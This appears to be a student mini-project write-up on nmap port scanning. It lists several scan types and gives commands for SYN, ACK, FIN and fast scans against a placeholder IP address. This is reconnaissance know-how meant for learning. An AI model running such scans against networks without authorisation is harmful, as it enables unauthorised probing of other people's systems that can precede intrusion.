**MINI PROJECT**

-IN THE GUIDANCE OF **SHEELA MAAM**

-UNDER: **ADIROHA|RINEX TEAM**


**-BY: VASUDHA.G**

1. Get Open Port information using nmap scanning perform all the scannings:

* Sync
* Ack
* Fin
* Fast
* Aggressive
* TCP
* X-mass


**SYNC SCANNING**

nmap -sS -sV [ip address]



**ACK SCANNING:**


nmap -sA [ip address]



It is a basic ACK scan, that will scan 1000 ports by default.

**FIN SCANNING:**


nmap -sF -sV [ip address]



It is a basic fin scan,that scans 1000 ports by default.

**FAST SCANNING:**

nmap -F -sV [ip address]




